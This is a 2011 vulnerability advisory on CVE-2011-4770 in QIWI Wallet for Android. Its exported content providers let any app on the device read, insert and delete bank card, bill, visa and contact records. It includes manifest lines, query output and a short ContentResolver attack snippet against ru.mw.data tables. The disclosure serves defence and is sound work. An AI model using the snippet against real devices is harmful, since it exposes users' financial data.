Vulnerability in QIWI Wallet for Android

Daoyuan Wu*, Xiapu Luo* and Rocky K. C. Chang
The Hong Kong Polytechnic University
{csdwu, csxluo, csrchang}@comp.polyu.edu.hk
December 14, 2011 PM03:14:12 HKT

Abstract

We found that QIWI Wallet 1.13 and 1.14.1 have a vulnerability that allows a malicious application to access and manipulate user's extremely sensitive financial cards and accounts.

1 Application Information

Package Name	ru.mw
Full Name	QIWI Wallet
Version	1.13 and 1.14.1 (the latest version in Android Market)
Category	Finance
Installs	100,000 - 500,000
Average Rating	4.7/5.0 from 5,587 users

CVE Reference	CVE-2011-4770
Vendor	*QIWI Wallet Ltd.*, https://w.qiwi.ru
Vendor Response	None

2 Description

QIWI Wallet defines 3 content providers, and exposes the following 2 content providers in the AndroidManifest.xml file, which are not properly protected, as shown in follows:

- `<provider android:name=".providers.UserProvider" android:enabled="true" android:exported="true" android:authorities="ru.mw.data" />`
- `<provider android:name=".providers.ContactsProvider" android:enabled="true" android:exported="true" android:authorities="ru.mw.contacts" />`


Thus a malicious application on the same device can access and manipulate user's extremely sensitive financial information, including bank cards, bills, accounts, visa, visa checkout and etc. through these content providers.

*** authors with equal contributions**

3 Impact

As QIWI Wallet is a popular payment service in Russia, this vulnerability enables an adversary to access and modify user’s extremely sensitive financial information, including bank cards, bills, accounts, visa, visa checkout and etc., without being noticed by the user and any privilege.

As QIWI Wallet needs a Russian phone no. to finish the registration, as shown in Figure 1, we demonstrate this vulnerability by inserting corresponding column name into all tables as demonstrated by the left subfigure of Figure 2.




Введите ваш номер телефона

+7

Figure 1: Need a Russian phone no. to finish the registration.

The right subfigure of Figure 2 illustrates that the user’s information including card type, mask, user name and etc can be easily obtained by a malicious application.




```
content://ru.mw.data/bank_cards
insertProvider! Column Count: 7

OutUri: content://ru.mw.data/bank_cards/1
```

```
content://ru.mw.data/bank_cards
queryProvider! Column Count: 7

0[_id]: 1
0[type]: type
0[card_type]: card_type
0[mask]: mask
0[name]: name
0[alias]: alias
0[created]: created
```

Figure 2: Insert corresponding column names into tables and query them.

Moreover, when the user makes purchase or transfers money through QIWI Wallet, it will record the bills and reports. However, such sensitive information is not properly protected. As demonstrated in Figure 3, the leaked information includes transaction date, amount, pay card, destination, state, auth code and etc.




```
content://ru.mw.data/bills
queryProvider! Column Count: 13

0[_id]: 1
0[_transaction]: _transaction
0[_date]: _date
0[_from]: _from
0[provider]: provider
0[terminal_id]: terminal_id
0[amount]: amount
0[amount_lk]: amount_lk
0[amount_mob]: amount_mob
0[pay_card]: pay_card
0[comment]: comment
0[status]: status
0[incoming]: incoming
```

```
content://ru.mw.data/reports
queryProvider! Column Count: 18

0[_id]: 1
0[destination]: destination
0[name]: name
0[_date]: _date
0[account]: account
0[sum]: sum
0[sum_comission]: sum_comission
0[state]: state
0[error]: error
0[provider_id]: provider_id
0[comment]: comment
0[from_agent]: from_agent
0[transaction_id]: transaction_id
0[sum_ccy]: sum_ccy
0[auth_code]: auth_code
0[ccy]: ccy
0[type]: type
0[from_provider]: from_provider
```

Figure 3: Sensitive bills and reports are also not protected well.

It is even worse that all sensitive information of visa and visa checkout can be obtained by a malicious application, as shown in Figure 4. For example, visa card id, expiration time, balance are extremely important for users' financial security.




```
content://ru.mw.data/visa
queryProvider! Column Count: 6

0[_id]: 1
0[pan]: pan
0[pan_full]: pan_full
0[row_id]: row_id
0[exp]: exp
0[balance]: balance
```

```
content://ru.mw.data/visa_checkout
queryProvider! Column Count: 10

0[_id]: 1
0[card_id]: card_id
0[dst]: dst
0[comment]: comment
0[sum_rur]: sum_rur
0[sum_ccy]: sum_ccy
0[ccy]: ccy
0[card_ccy]: card_ccy
0[auth_dt]: auth_dt
0[pay_dt]: pay_dt
```

Figure 4: All sensitive attributes of visa and visa checkout are exposed to public.

Finally, as shown in Figure 5, QIWI contacts and favorite financial providers are also exposed, besides financial information. The exposed information includes phone number, provider name, provider id, sms pay id and etc.



content://ru.mw.data/favourites

```
queryProvider! Column Count: 11

0[_id]: 1
0[title]: title
0[account]: account
0[amount]: amount
0[provider_name]: provider_name
0[provider_lookup]: provider_lookup
0[provider_id]: provider_id
0[extra]: extra
0[title_lookup]: title_lookup
0[_order]: _order
0[sms_pay_id]: sms_pay_id
```

content://ru.mw.data/qiwi_contacts

```
queryProvider! Column Count: 3

0[_id]: 1
0[phonenumber]: phonenumber
0[type]: type
```

Figure 5: QIWI contacts and favorite providers are also exposed.

4 Solution

We are trying our best to contact *QIWI Wallet Ltd.* to fix this security issue. Our advice is to set the permission of these application's content providers properly, or avoid exporting these content providers in the AndroidManifest.xml file. Currently, a user could disable the application temporarily and wait for an official update.

5 Technical Description

QIWI Wallet's exposed content providers have 12 exploitable and sensitive tables in total, as shown in the following table:

Content Provider Authority	Table Name
ru.mw.data	bank_cards
ru.mw.data	bills
ru.mw.data	favourites
ru.mw.data	favourites_search
ru.mw.data	geo_points
ru.mw.data	geo_providers
ru.mw.data	preferences
ru.mw.data	qiwi_contacts
ru.mw.data	qvc
ru.mw.data	reports

ru.mw.data	visa
ru.mw.data	visa_checkout

Sample attack codes for “bank_cards” table in “ru.mw.data”:

```
providerUri = Uri.parse(“content://ru.mw.data/bank_cards”)
ContentResolver cr  = this.getContentResolver();

//Insert bank_cards
ContentValues values = new ContentValues();
....
outUri = cr.insert(providerUri, values);

//Query bank_cards
Cursor cursor = cr.query(providerUri, null, null, null, null);

//Delete bank_cards
int nCount = cr.delete(providerUri, null, null);
```